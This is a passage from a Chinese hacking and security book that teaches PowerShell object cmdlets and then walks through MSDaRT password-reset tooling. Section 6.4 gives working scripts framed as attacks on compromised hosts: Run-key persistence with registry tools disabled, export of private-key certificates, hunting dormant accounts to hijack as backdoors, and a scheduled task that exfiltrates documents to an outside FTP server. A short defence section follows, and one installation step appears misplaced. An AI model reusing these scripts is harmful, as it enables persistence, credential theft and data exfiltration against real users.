与早期的 JavaScript 等脚本语言相比，Windows PowerShell 的优点是可创建、处理对象，并利用丰富的.Net Formwork 类库快速完成复杂的系统管理任务。在对象处理中，常用的有 Get-WmiObject、Remove-WmiObject、New-Object、Get-Member、Where-Object、Select-Object 六个 Cmdlet。

1. Get-WmiObject

Windows Management Instrumentation (Windows 管理规范) 是 Windows 系统中最重要的管理技术之一，通过它可以访问磁盘、事件日志、文件、文件夹等系统资源，修改系统设置及完成各种管理工作。Get-WmiObject Cmdlet 可以让用户轻易获得系统内的 WMI 类及实例。

范例 14

利用 Get-WmiObject 查询 BIOS 信息。

```
PS cert:\CurrentUser\My> get-wmiobject win32_bios | format-list *
Status              : OK
Name                : BIOS Date: 12/22/09 11:47:57 Ver: 08.00.15
Caption             : BIOS Date: 12/22/09 11:47:57 Ver: 08.00.15
SMBIOSPresent       : True
__GENUS             : 2
__CLASS             : Win32_BIOS
__SUPERCLASS        : CIM_BIOSElement
__DYNASTY           : CIM_ManagedSystemElement
__RELPATH              : Win32_BIOS.Name="BIOS Date: 12/22/09 11:47:57 Ver:
08.00.15",SoftwareElementID="BIOS Date: 12/22/09 11:47:57
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
                    Ver: 08.00.15",SoftwareElementState=3,TargetOperatingSystem=
0,Version="LENOVO - 20091222"
    __PROPERTY_COUNT      : 27
    __DERIVATION          : {CIM_BIOSElement, CIM_SoftwareElement, CIM_LogicalElement,
CIM_ManagedSystemElement}
```

2. Remove-WmiObject

Remove-WmiObject 这个 Cmdlet 可以让用户关闭已运行的 WMI 实例。下面来看关闭记事本的例子。

范例 15

关闭记事本进程。

```
C:\PS>notepad
C:\PS>  $np  =  get-wmiobject  -query  "select  *  from  win32_process  where
name='notepad.exe'"
C:\PS> $np | remove-wmiobject
```

第一条命令启动记事本的实例。

第二条命令使用 Get-WmiObject cmdlet 来检索对应于 Notepad.exe 的 Win32_Process 实例，并将它们存储在 $np 变量中。

第三条命令将 $np 变量中的对象传递给 Remove-WmiObject cmdlet，该 cmdlet 将删除 Notepad.exe 的所有实例。

3. New-Object

New-Object 用于创建新的系统物件。常见的用法是通过赋值将变量定义为指定的系统物件，为以后的操控打下基础。

下面是引用应用程序日志。

```
C:\PS>$newobject=new-Object-TypeNameSystem.Diagnostics.EventLog -ArgumentList
Application
C:\PS>$newobject
  Max(K) Retain OverflowAction       Entries Log
  ------ ------ --------------       ------- ---
  20,480      0 OverwriteAsNeeded      6,016 Application
```

4. Get-Member

Get-Member 获得对象可用的方法、属性及可供触发的事件。例如创建一个新的日志对象。

```
C:\PS>$newobject=new-Object-TypeNameSystem.Diagnostics.EventLog -ArgumentList
C:\PS>$newobject | Get-Member
   TypeName: System.Diagnostics.EventLog
Name                  MemberType Definition
----                  ---------- ----------
Disposed  Event  System.EventHandler Disposed(System.Object, System.EventArgs)
EntryWritten            Event     System.Diagnostics.EntryWrittenEventHandler
EntryWritten(System.Object, System.Diagnostics.E...
BeginInit             Method    System.Void BeginInit()
Clear                 Method    System.Void Clear()
MachineName           Property  System.String MachineName {get;set;}
MaximumKilobytes       Property  System.Int64 MaximumKilobytes {get;set;}
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

5. Where-Object

Where-Object 用于筛选对象，通常配合管道一起使用。需要注意的是，Where-Object 在筛选时，使用“$_”这个特殊的变量名称，指代管道所传输的对象。

例如：Get-WmiObject -Class Win32_SystemDriver 查询时会找到数以百计的驱动程序，如果只对运行状态的驱动程序感兴趣，则使用以下语句：

```
    C:\PS> Get-WmiObject -Class Win32_SystemDriver | Where-Object -FilterScript
{$_.State -eq "Running"}
    DisplayName : Microsoft ACPI Driver
    Name        : ACPI
    State       : Running
    Status      : OK
    Started     : True

    DisplayName : Ancillary Function Driver for Winsock
    Name        : AFD
    State       : Running
    Status      : OK
    Started     : True
```

6. Select-Object

当用户仅需要使用所创建的对象的某些属性时，可以使用 Select-Object 处理。处理后，对象将会变成特殊 PSCustomObject 类型。Select-Object 常见的用途就是镜像一个对象。用户修改镜像对象的内容，原数据保持不变。

```
    C:\PSr> Get-WmiObject -Class Win32_LogicalDisk | Select-Object -Property
Name,FreeSpace
    Name                                   FreeSpace
    ----                                   ---------
    C:                                    16044945408
    D:                                    63872548864
    E:                                    83009720320
    G:                                    11314311168
```

6.4　Windows PowerShell 实战脚本

对于缺乏编程经验的初学者而言，PowerShell 面向对象的程序设计概念复杂、规则众多，对象可用的方法和属性数不胜数，建议在学习的早期多参考典型的程序源代码，模仿范例程序去尝试编写功能相似的程序，往往能在短期内收到较佳的效果，例如融会贯通 Cmdlet 的功能、熟悉流程控制，从而初步掌握面向以对象的程序设计等。

6.4.1　远程修改注册表

虽然 Windows 的注册表可直接远程编辑，但允许远程编辑的键值比较有限，而且需要对方启用“Microsoft 远程注册”服务。利用 Windows PowerShell 远程执行脚本的特性，直接在远端主机执行脚本则没有以上限制。在下面的例子中，我们看看如何用脚本添加一个自动启动程序（假设此程序

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

位于 c:\windows，名称为 tor.exe），然后锁定对方的注册表，防止对方删除此设置。

范例 16

先将字串值“c:\windows\tor.exe”写进注册表的 HKLM\SOFTWARE\Microsoft\Windows\ CurrentVersion\Run 位置，然后将 dword 值 1 写进 HKCU\Software\Microsoft\Windows\ CurrentVersion\Policies\System 位置。

```
function Set-RegistryValue($key, $name, $value, $type) {
  if ((Test-Path $key) -eq $false) { md $key | Out-Null }
      Set-ItemProperty $key $name $value -type $type
  }
   Set-RegistryValue     "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
"myValue" "c:\windows\tor.exe"  "String"
Set-RegistryValue
"HKCU:\Software\Microsoft\Windows\CurrentVersion\Policies\System"                "
DisableRegistryTools" "1"  " dword "
```

需要注意的是，新增至 HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 位置的新值处于隐藏状态，使用图形界面注册表编辑器（regedit.exe）无法查看新增的值。假如想了解是否成功添加键值，可执行 Get-ItemProperty -path HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 命令，即可查看完整的键值内容。

```
PS c:\> Get-ItemProperty -path HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

PSPath             : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\
SOFTWARE\Microsoft\Windows\CurrentVersion\Run
PSParentPath                                                                :
Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windo
s\CurrentVersion
PSChildName    : Run
PSDrive        : HKLM
PSProvider     : Microsoft.PowerShell.Core\Registry
AVG9_TRAY    : C:\PROGRA~2\AVG\AVG9\avgtray.exe
Winpower       : "C:\Program Files\Winpower\Winpower.exe"
IME14  CHS  Setup  :  C:\PROGRA~2\COMMON~1\MICROS~1\IME14\SHARED\IMEKLMG.EXE
/SetPreload /CHS /Log
myValue        : c:\windows\tor.exe
```

以下提供几个常用的注册表访问函数，供大家调用：

- 列出指定项下所有键值名称：

```
function Get-RegistryValues($key) {
              (Get-Item $key).GetValueNames()
}
```

- 列出指定键值的具体内容：

```
function Get-RegistryValue($key, $value) {
               (Get-ItemProperty $key $value).$value
}
```

- 删除指定的项：

```
function Remove-RegistryKey($key) {
Remove-Item $key -Force
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
}
```

- 删除指定项内的某个值：

```
function Remove-RegistryValue($key, $value) {
Remove-ItemProperty $key $value
}
```

6.4.2　导出证书

现在，越来越多电子商务使用数字证书作为身份验证的依据。从理论而言，要假冒 128 位数字证书的电子签名，几乎是不可能完成的任务。如果对方的系统存在漏洞，在溢出攻击后获得了 Shell，那么，运行以下的脚本即可导出储存在本机的数字证书。

范例 17

执行脚本导出本机的带私钥的数字证书。

```
$Password="opendoor"
#设置数字证书文件的密码。在导入证书时需要使用此密码。
$type="Pfx"
#设置导出证书的种类。Pfx 为带私钥的证书，如果只需要获得公钥，那么可选 Cert
$type = [System.Security.Cryptography.X509Certificates.X509ContentType]::$type
#规范化证书类型
$Path ="C:\Users\color"
#设置证书导出路径
$certs=dir cert:\currentuser\my |  Where-Object { $_.hasPrivateKey }
#访问证书储存位置，查找带私钥的个人证书
foreach ($cert in $certs) {
    #依次导出个人证书
[void]($cert.Subject -match 'CN=([^,]+)')
    $CN = $matches[1] -replace '[\\/:\*?`"<>|]', ''
#获取证书使用者名称，并去除不能作为文件名的部分
[System.IO.File]::WriteAllBytes($(Join-Path $Path ($CN + "_" + $cert.Thumbprint
+ ".pfx")), $cert.Export($type,$Password))
#写入文件，完成导出工作。
                }
```

范例 17 成功导出数字证书，需要具备以下三个条件：

第一、目标电脑上储存了带私钥的数字证书。

第二、对方没有设置使用私钥，需要验证密码的策略。

第三、私钥安装时，没有屏蔽导出功能。

6.4.3　查找长时间没使用的账户

在溢出攻击中，假如已经获得管理员权限，该如何设置更具隐蔽性的后门账户呢？新增账户很容易引起管理员注意，最妥当的做法是找出一些长时间不用的休眠账户，然后修改其密码供自己使用。

怎样才知道电脑中哪些账户长时间闲置呢？系统并没有提供相应的查询功能，所以需要上传并在远程电脑执行自行制作的查询脚本。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

范例 18

这个脚本的作用是，找出 30 天内没有登录过的休眠账户。

```
# 设置需要筛选出多长时间不用的账户（本例为 30 天）
$maxDays =30
# 获得当前时间
$currentDate = [System.DateTime]::Now
# 计算出归为闲置账户的日期
$lastLogonTimeStampLimit = $currentDate.AddDays(-$maxDays)
#获得主机名称，并查该主机的账户信息
$strComputer = [System.Net.Dns]::GetHostName()
$computer = [ADSI]("WinNT://" + $strComputer + ",computer")
#筛选出账户名称装入$User 变量
$Users = $computer.psbase.children |where{$_.psbase.schemaclassname -eq "User"}
foreach ($member in $Users.psbase.syncroot)
{
#PowerShell 对于 ADSI 支持不太好，使用 Trap 略过提示
 Trap {Continue }
#依次比较最终登录时间，列出超过期限没登录的闲置用户
if ($member.lastlogin -lt $lastLogonTimeStampLimit)
  {
  $temName=$member.Name
  "$temName 已经超过 $maxDays 天没有登录了"
    }#endif
  } #endforeach
```

6.4.4 客户端自动上传昨天修改过的 doc 文档

黑客可能对“肉鸡”新创建的文档感兴趣，但是每天远程连接并手动上传不但费时费力，而且也增加了暴露身份的机会，解决办法是参考下面的范例写一个脚本，并将它添加至对方的计划任务列表，让“肉鸡”每天自动上传昨天处理过的文档。

范例 19

自动上传昨天修改的文档至 ftp。

```
#ftp 上传函数，需要提供四个参数
# $Source 为完整的上传位置及文件名
#$Target 为完整的本地文件名及位置
#$UserName 和$Password 是登录 ftp 服务器所需的账户名及密码
function Upload-FTPFile ($Source,$Target,$UserName,$Password)
{
#创建 ftp 连接并登录服务器
$ftp = [System.Net.FtpWebRequest]::Create($Source)
$ftp = [System.Net.FtpWebRequest]$ftp
$ftp.Method = [System.Net.WebRequestMethods+Ftp]::UploadFile
$ftp.Credentials = new-object System.Net.NetworkCredential($UserName,$Password)
$ftp.UseBinary = $true
$ftp.UsePassive = $true
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
    # 读取待上传文件
    $content = gc -en byte $Target
    $ftp.ContentLength = $content.Length
    # 创建流，上传文件
    $rs = $ftp.GetRequestStream()
    $rs.Write($content, 0, $content.Length)
    #断开连接
    $rs.Close()
    $rs.Dispose()
    }
    ##############################################
    #以下代码用于整理本机昨天修改过的 doc 文件
    ##############################################
    #找出当前的年月日，为拼成以昨天命名的文件名作准备
    $yersterday=[DateTime]::Now.AddDays(-1);
    $yyyy=$yersterday.Year;
    $mm=$yersterday.Month;
    $day=$yersterday.Day;
    $p='-'

    #在双引号内输入 FTP 服务器地址（设定 FTP 服务器）
    $FTPServer="ftp://61.150.101.101/"
    #在 user 后的双引号内输入 FTP 用户名，在 pass 的双引号内输入 FTP 密码
    $user = "ftp username"
    $pass = "ftp password"

    #定义本地文档储存的位置
    $dir = 'C:\Users\color\Documents'
    #切换至该目录
    Set-Location $dir
    #获得目录中所有内容，储存于$files 变量
    $files = get-childitem -path $dir

    #枚举处理该目录内所有文件
    foreach($file in $files)
    {
      #筛选出昨天处理过的 doc 文档
    if   (($file.lastwritetime-[DateTime]::Now.AddDays(0)).days   -eq   0)   -and
($file.extension -eq ".doc"))
      {
       $file.fullname
       #设置参数，调用上传函数上传文件至 FTP 服务器
       $file1=[String]::Format("$FTPServer$yyyy$p$mm$p$day$file" );
       $file2=[String]::Format("$dir\$file" );
       Upload-FTPFile $file1 $file2 $user $pass
       }#endif
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
}#endforeach
```

在这个实例的设计过程中，ftp 上传函数的上传工作原本考虑使用.Net Framework 类库中的 WebClient.UploadFile 方法，省去流处理的步骤，使代码更精简，然而，在实际测试时，参数符合要求时也会出现 WebException 类错误，同样的问题在 C#中却不会出现。由此看出，PowerShell 对于.Net Framework 的支持还有提升的空间。

6.5 掌控 Windows PowerShell 安全

在前面的章节中，我们初步了解了微软新推出的 Windows PowerShell，并尝试使用几个小型脚本完成远程修改注册表、导出数字证书、寻找休眠账户、自动上传较新的 DOC 文档四个黑客任务。从这些任务不难看出，程序高手只要获得远程使用 PowerShell 的机会，就可以在不使用木马、外部工具的情况下，获得重要的资料及匿藏于目标电脑中。对于此等行为，杀毒软件却无动于衷，那么普通用户该如何防范 Windows PowerShell 带来的风险呢？

可用的安全措施有以下三个：

第一、Windows PowerShell 是面向管理员或高级用户的工具。假如自己不需要使用此工具，那么，Windows 7 的用户可以卸载此功能，而 Windows Vista 或 Windows XP 的用户只要不安装 Windows PowerShell 相关的补丁，黑客就失去了入侵的突破点。

第二、强化本机的账户安全。远程使用 Windows PowerShell 需要拥有可用于远程登录的账户。用户只要为系统及时打上相应的安全补丁，防御溢出攻击并停用长期不使用的账户，即可大幅降低黑客获取账户密码的机会。

第三、封闭本地 80 端口。Windows PowerShell 远程调用时需要使用 WinRM 服务，该服务使用 80 端口通信，对于没有向外提供网页浏览服务的个人电脑，可以添加相关的防火墙规则，封闭本机的 80 端口，从而切断 WinRM 通信。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第 7 章　本地入侵与系统防护

在电影里经常可以看到这样的场面：主角突破重重防守潜入敌人的总部，将移动储存设备插入电脑中，只需几秒钟就能盗走里面的机密文件。实际上，要获取电脑里的资料并不像电影里表现得那么轻松，就算不用考虑文件是否加密，至少也得先破解电脑的登录密码。

现实生活中，黑客通过接触本地电脑进行入侵的案例并不多见，不过，作为电脑安全管理人员，必须掌握本地入侵与系统防护的相关知识。

7.1　破解操作系统登录密码

当黑客可以近距离接触目标的时候，Windows 操作系统的登录密码并不是想象中的那么可靠，因为微软提供了重置 Windows 登录密码的工具。

通常情况下，黑客很少会采用这种方式来破解操作系统的登录密码，因为重置密码无异于直接告诉别人这台电脑已经被入侵了，而系统管理员则经常利用这项功能帮助忘记登录密码的用户或者清除某些离职员工电脑的登录密码。

7.1.1　MSDaRT 简介

大部分资深的电脑玩家应该对 ERD Commander 软件并不陌生，使用它能轻松破解 Windows 2000 的登录密码，这在当时是一项相当了不起的突破。后来微软收购了 ERD Commander，并将其更名为 Microsoft Diagnostics and Recovery Toolset（MSDaRT），成为 Microsoft Desktop Optimization Pack（MDOP）工具包中的一部分，MSDN 用户可以在微软官方网站下载。

7.1.2　安装 MSDaRT

微软并没有提供 MSDaRT 的独立下载，需要用户通过 MDOP 获取，目前最新的 MDOP 版本为 2009 R2，里面提供了 MSDaRT5.0、6.0 及 6.5 版，用户可以根据目标操作系统的类型来选择要安装的版本。其中，6.5 版用于 Windows 7 及 Windows 2008 R2；6.0 版用于 Windows Visa 及 Windows 2008；5.0 版则用于 Windows 2000、Windows XP 及 Windows 2003。要安装 MSDaRT，具体的操作步骤如下：

Step1　单击“搜索”按钮，并选择“搜索代理”命令后，就会搜索出数量众多的代理服务器。

Step2　放入并运行 MDOP 光盘后，单击“Microsoft Diagnostics and Recovery Toolset”图标，本例使用的是最新的 MDOP 2009 R2 光盘，由于要制作用于 Windows XP 的 MSDaRT 光盘，故选择 5.0 版本，如图 7-1 所示。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 7-1　安装 MSDaRT

Step3　弹出 MSDaRT 安装向导后，单击 Next 按钮，接着单击 I Agree 按钮，接受用户协议，如图 7-2 所示。




图 7-2　接受用户协议

Step4　选择程序安装的目录及允许哪些用户使用该程序，建议采用默认设置，直接单击 Next 按钮，如图 7-3 所示。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 7-3　设置安装目录

Step5　选择安装类型，Typical 表示典型安装；Custom 表示自定义安装；Complete 表示完整安装，如图 7-4 所示。本例选择 Custom 类型。




图 7-4　选择安装类型

Step6　在列表中选择要安装的组件，然后单击 Next 按钮，如图 7-5 所示。




图 7-5　选择要安装的组件

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Step7 设置完毕，单击 Install 按钮开始安装，安装所需的时间通常只需数十秒，完成后，单击 Finish 按钮。

7.1.3 制作 MSDaRT 启动光盘

MSDaRT 安装完毕，接下来就可以使用它来制作启动光盘了，使用该光盘可以进行重置系统管理员密码、恢复已删除文件、编辑注册表等工作。

Step1 单击“开始”按钮，选择“所有程序”→Microsoft Diagnostics and Recovery Toolset →ERD Commander Boot Media Wizard 命令，然后在弹出的对话框中单击 Next 按钮。

Step2 在这里可以选择光盘中包含的工具，默认包含所有工具，如果要移除某个工具，只需选择工具后单击 Remove 按钮即可。本例采用默认值，直接单击 Next 按钮，如图 7-6 所示。




图 7-6 选择要包含的工具

Step3 对于一些 SCSI、RAID 等设备的电脑，可能要在这一步骤加载驱动才能正常启动，如果不需要，则直接单击 Next 按钮，如图 7-7 所示。




图 7-7 加载储存驱动程序

Step4 如果电脑要加载网络设备驱动，可以在这里添加，如果不需要，则直接单击 Next 按钮，如图 7-8 所示。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

